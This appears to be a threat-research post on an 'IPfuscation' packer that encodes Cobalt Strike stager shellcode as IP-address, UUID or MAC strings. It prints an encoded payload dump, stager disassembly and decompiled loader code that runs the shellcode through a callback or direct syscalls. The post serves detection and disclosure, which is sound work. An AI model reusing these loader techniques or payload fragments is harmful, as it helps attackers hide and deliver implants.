


## Overview

In a recent IR engagement, our team happened upon a rather interesting packer (aka crypter or obfuscator) that was ultimately utilized to construct and execute shellcode responsible for downloading a Cobalt Strike Beacon. The sample at the end of this chain is not necessarily sophisticated or particularly novel, but it does leverage an interesting obfuscation technique that we have dubbed “IPfuscation”.

In this post, we describe this novel technique as it is used across several variants of malware. Along with the IPfuscation technique, we have identified a number of markers which have allowed us to pivot into additional discoveries around the actor or group behind this campaign.



## Technical Details

The samples in question are 64-bit Windows Portable Executables, each containing an obfuscated payload used to deliver an additional implant. The obfuscated payload masquerades itself as an array of ASCII IPv4 addresses. Each one of these IPs is passed to the [RtlIpv4StringToAddressA](#) function, which will translate the ASCII IP string to binary. The binary representation of all of these IPs is combined to form a blob of shellcode.

The general flow is:

1. Iterate through “IPs” (ASCII strings)
2. Translate “IPs” to binary to reveal shellcode
3. Execute shellcode either by:
  - Proxying execution via callback param passed to [EnumUILanguagesA](#)
  - Direct SYSCALLs

Using byte sequences, sequences of WinAPI calls, and some hardcoded metadata affiliated with the malware author, we were able to identify a handful of other variants of this loader (hashes provided below with the IOCs), one of which we have dubbed “UUIDfuscation” and was also recently reported on by [Jason Reaves](#). A Golang Cobalt Strike loader was also discovered during the investigation, which had a hardcoded source code path similar to what we have already seen with the ‘IPfuscated’ samples, suggesting that the same author may be responsible for both.

## Tools, COTS, LOLBINS and More

The TTPs uncovered during the incident align with previous reporting of the Hive Ransomware Affiliate Program, with the attackers having a preference for publicly available Penetration Testing frameworks and tooling (see TTPs table). Like many other ransomware groups, pre-deployment Powershell and BAT scripts are used to prepare the environment for distribution of the ransomware, while ADFind, SharpView, and BloodHound are used for Active Directory enumeration. Password spraying was performed with SharpHashSpray and SharpDomainSpray, while Rubeus was used to request TGTs. Cobalt Strike remains their implant of choice, and several different Cobalt Strike loaders were identified including: IPfuscated loader, Golang loader, and a vanilla Beacon DLL. Finally, GPOs and Scheduled Tasks are used to deploy digitally signed ransomware across the victim’s network.



# IPfuscated Cobalt Strike Loader

Our team discovered and analyzed a 64-bit PE (4fcc141c13a4a67e74b9f1372cfb8b722426513a) with a hardcoded PDB path matching the project structure of a Visual Studio project.


C:\Users\Administrator\source\repos\ConsoleApplication1\x64\Release\ConsoleApplication1.pdb

This particular sample leverages the IPfuscation technique. Within the binary is what appears to be an array of IP addresses.

```
[0x140002298]> x 500
- offset -      0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x140002298    3235 322e 3732 2e31 3331 2e32 3238 0000 252.72.131.228..
0x1400022a8    3234 302e 3233 322e 3230 302e 3000 0000 240.232.200.0...
0x1400022b8    302e 302e 3635 2e38 3100 0000 0000 0000 0.0.65.81.....
0x1400022c8    3635 2e38 302e 3832 2e38 3100 0000 0000 65.80.82.81.....
0x1400022d8    3836 2e37 322e 3439 2e32 3130 0000 0000 86.72.49.210....
0x1400022e8    3130 312e 3732 2e31 3339 2e38 3200 0000 101.72.139.82...
0x1400022f8    3936 2e37 322e 3133 392e 3832 0000 0000 96.72.139.82....
0x140002308    3234 2e37 322e 3133 392e 3832 0000 0000 24.72.139.82....
0x140002318    3332 2e37 322e 3133 392e 3131 3400 0000 32.72.139.114...
0x140002328    3830 2e37 322e 3135 2e31 3833 0000 0000 80.72.15.183....
0x140002338    3734 2e37 342e 3737 2e34 3900 0000 0000 74.74.77.49.....
0x140002348    3230 312e 3732 2e34 392e 3139 3200 0000 201.72.49.192...
0x140002358    3137 322e 3630 2e39 372e 3132 3400 0000 172.60.97.124...
0x140002368    322e 3434 2e33 322e 3635 0000 0000 0000 2.44.32.65.....
0x140002378    3139 332e 3230 312e 3133 2e36 3500 0000 193.201.13.65...
0x140002388    312e 3139 332e 3232 362e 3233 3700 0000 1.193.226.237...
0x140002398    3832 2e36 352e 3831 2e37 3200 0000 0000 82.65.81.72.....
0x1400023a8    3133 392e 3832 2e33 322e 3133 3900 0000 139.82.32.139...
0x1400023b8    3636 2e36 302e 3732 2e31 0000 0000 0000 66.60.72.1.....
0x1400023c8    3230 382e 3130 322e 3132 392e 3132 3000 208.102.129.120.
0x1400023d8    3234 2e31 312e 322e 3131 3700 0000 0000 24.11.2.117.....
0x1400023e8    3131 342e 3133 392e 3132 382e 3133 3600 114.139.128.136.
0x1400023f8    302e 302e 302e 3732 0000 0000 0000 0000 0.0.0.72.....
0x140002408    3133 332e 3139 322e 3131 362e 3130 3300 133.192.116.103.
0x140002418    3732 2e31 2e32 3038 2e38 3000 0000 0000 72.1.208.80.....
0x140002428    3133 392e 3732 2e32 342e 3638 0000 0000 139.72.24.68....
0x140002438    3133 392e 3634 2e33 322e 3733 0000 0000 139.64.32.73....
0x140002448    312e 3230 382e 3232 372e 3836 0000 0000 1.208.227.86....
0x140002458    3732 2e32 3535 2e32 3031 2e36 3500 0000 72.255.201.65...
0x140002468    3133 392e 3532 2e31 3336 2e37 3200 0000 139.52.136.72...
0x140002478    312e 3231 342e 3737 2e34 3900 0000 0000 1.214.77.49.....
0x140002488    3137 322e                                     172.
```

Each of these “IP addresses” is passed to RtlIpv4StringToAddressA and then written to heap memory.





What is interesting is that these “IP addresses” are not used for network communication, but instead represent an encoded payload. The binary representation of these IP-formatted strings produced by `RtlIpv4StringToAddressA` is actually a blob of shellcode.

For example, the first hardcoded IP-formatted string is the ASCII string “252.72.131.228”, which has a binary representation of 0xE48348FC (big endian), and the next “IP” to be translated is “240.232.200.0”, which has a binary representation of 0xC8E8F0. Together, they create the below sequence of bytes.

Hex	ASCII
FC 48 83 E4 F0 E8 C8 00 00 00 00 00 00 00 00	üH. äðèË.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Disassembling these “binary representations” shows the start of shellcode generated by common pentesting frameworks.

FC	cld
48 83 E4 F0	and rsp,FFFFFFFFFFFFFFF0
E8 C8 00 00 00	call 22BECABA112

Once the shellcode has finished being deobfuscated in this manner, the malware proxies invocation of the shellcode by passing its address to the `EnumUILanguagesA` WinAPI function. This is achieved by supplying the shellcode address as the `UILanguageEnumProc`, which is a callback routine to be executed.

```
while ( RtlIpv4StringToAddressA(*IP_addrs_, 0, &Terminator, v7) != 0xC000000D )
{
    ++v7;
    if ( (__int64)++IP_addrs_ >= (__int64)&unk_1400037A8 )
    {
        EnumUILanguagesA(shellcode, 0, 0i64);
        return 0;
    }
}
printf_p("ERROR!");
```

The shellcode is the common Cobalt Strike stager to download and execute Beacon. Here is a look at the PEB traversal to find one of the modules lists, followed by the ROT13 hash being calculated for target WinAPIs to execute.

```
[0x00000000]> pd 50
0x00000000 fc cld
0x00000001 4883e4f0 and rsp, 0xfffffffffffffffff0
0x00000005 e8c8000000 call 0xd2
0x0000000a 4151 push r9
0x0000000c 4150 push r8
0x0000000e 52 push rdx
0x0000000f 51 push rcx
0x00000010 56 push rsi
0x00000011 4831d2 xor rdx, rdx
0x00000014 6548b5260 mov rdx, qword gs:[rdx + 0x60]
0x00000019 488b5218 mov rdx, qword [rdx + 0x18]
0x0000001d 488b5220 mov rdx, qword [rdx + 0x20]
0x00000021 488b7250 mov rsi, qword [rdx + 0x50]
0x00000025 480fb74a4a movzx rcx, word [rdx + 0x4a]
0x0000002a 4d31c9 xor r9, r9
0x0000002d 4831c0 xor rax, rax
0x00000030 ac lodsb al, byte [rsi]
0x00000031 3c61 cmp al, 0x61
0x00000033 7c02 jl 0x37
0x00000035 2c20 sub al, 0x20 ; " H\x8brPH\x0f\x7
JJM1\x9H1\u002c<a|\x02, A\x01\x9rA\x01\x01\xe2\xedRAQH\x8bR \x8bB<H\x01\x0f\x81x\x18\v\
x02ur\x8b\x80\x88"
0x00000037 41c1c90d ror r9d, 0xd
0x0000003b 4101c1 add r9d, eax
0x0000003e e2ed loop 0x2d
```

Hell’s Gate Variant

A handful of additional samples were found with a similar sequence of functions and static properties, including the same error message. The Hell’s Gate variant (d83df37d263fc9201aa4d98ace9ab57efbb90922) is different from the previous sample in that it uses [Hell’s Gate](#) (direct SYSCALLs) rather than EnumUILanguagesA to execute the deobfuscated shellcode. This sample’s PDB path is:

E:\Users\PC\source\repos\HellsGate+ipv4\x64\Release\HellsGate+ipv4.pdb

In this variant, the IP-formatted strings are procedurally placed in local variables, rather than being looped through as seen previously.



```

mov     [rbp+6B0h+var_20], rax
lea     rax, a25272131228 ; "252.72.131.228"
mov     rsi, rcx
mov     [rsp+7B0h+IPs], rax
lea     rcx, a2017249192 ; "201.72.49.192"
lea     rax, a2402322000 ; "240.232.200.0"
mov     [rbp+6B0h+var_6F8], rcx
mov     [rsp+7B0h+var_748], rax
lea     rax, a006581 ; "0.0.65.81"
mov     [rsp+7B0h+var_740], rax
lea     rax, a65808281 ; "65.80.82.81"
mov     [rsp+7B0h+var_738], rax
lea     rax, a867249210 ; "86.72.49.210"
mov     [rbp+6B0h+var_730], rax
lea     rax, a1017213982 ; "101.72.139.82"
mov     [rbp+6B0h+var_728], rax
lea     rax, a967213982 ; "96.72.139.82"
mov     [rbp+6B0h+var_720], rax
lea     rax, a247213982 ; "24.72.139.82"
mov     [rbp+6B0h+var_718], rax
lea     rax, a3272139114 ; "32.72.139.114"
mov     [rbp+6B0h+var_710], rax
lea     rax, a807215183 ; "80.72.15.183"
mov     [rbp+6B0h+var_708], rax
lea     rax, a74747749 ; "74.74.77.49"
mov     [rbp+6B0h+var_700], rax
lea     rax, a1726097124 ; "172.60.97.124"
mov     [rbp+6B0h+var_6F0], rax
lea     rax, a2443265 ; "2.44.32.65"
mov     [rbp+6B0h+var_6E8], rax
lea     rax, a1932011365 ; "193.201.13.65"
mov     [rbp+6B0h+var_6E0], rax
lea     rax, a1193226237 ; "1.193.226.237"
mov     [rbp+6B0h+var_6D8], rax
lea     rax, a82658172 ; "82.65.81.72"
mov     [rbp+6B0h+var_6D0], rax
lea     rax, a1398232139 ; "139.82.32.139"
mov     [rbp+6B0h+var_6C8], rax
lea     rax, a6660721 ; "66.60.72.1"

```

Once all the IP strings have been defined within the scope of this function, memory is allocated with `NtAllocateVirtualMemory` via a direct SYSCALL, and the deobfuscation loop commences.

```

lea    rax, a46505346 ; "46.50.53.46"
mov    [rbp+6B0h+var_70], rax
lea    rax, a505500 ; "50.55.0.0"
mov    [rbp+6B0h+var_68], rax
lea    rax, a0010 ; "0.0.1.0"
mov    [rbp+6B0h+var_60], rax
mov    [rbp+6B0h+Addr], r14
mov    [rbp+6B0h+var_30], 100000h
call   set_g_SYSCALL_code
lea    r9, [rbp+6B0h+var_30]
mov    dword ptr [rsp+7B0h+var_788], 4
xor    r8d, r8d
mov    dword ptr [rsp+7B0h+var_790], 1000h
lea    rdx, [rbp+6B0h+Addr]
lea    rcx, [r14-1]
call   wrapper_SYSCALL ; 0x18 == NtAllocateVirtualMemory
mov    rdi, [rbp+6B0h+Addr]
lea    rax, unk_140003250
mov    [rbp+6B0h+Terminator], rax
mov    ebx, r14d
nop    dword ptr [rax+00h]
nop    dword ptr [rax+rax+00000000h]

```

```

loc_140001F80: ; S
mov    rcx, [rsp+rbx*8+7B0h+IPs]
lea    r8, [rbp+6B0h+Terminator] ; Terminator
mov    r9, rdi ; Addr
xor    edx, edx ; Strict
call   cs:RtlIpv4StringToAddressA
cmp    eax, 0C000000Dh
jz     loc_140002077

```


```

add    rdi, 4
inc    rbx
cmp    rbx, 0DFh ; 'B'
jl     short loc_140001F80

```

Following the loop, a few SYSCALLs are made to pass control flow to the deobfuscated shellcode.






## IPfuscation Variants

Among the discovered variants were three additional obfuscation methods using techniques very similar to IPfuscation. Rather than using IPv4 addresses, the following were also found being used to hide the payload:

- IPfuscation — IPv6 addresses
- UUIDfuscation — UUIDs & base64 encoded UUIDs
- MACfuscation — MAC addresses

Here we can see the original IPfuscated sample versus the UUID variant being translated via UuidFromStringA.

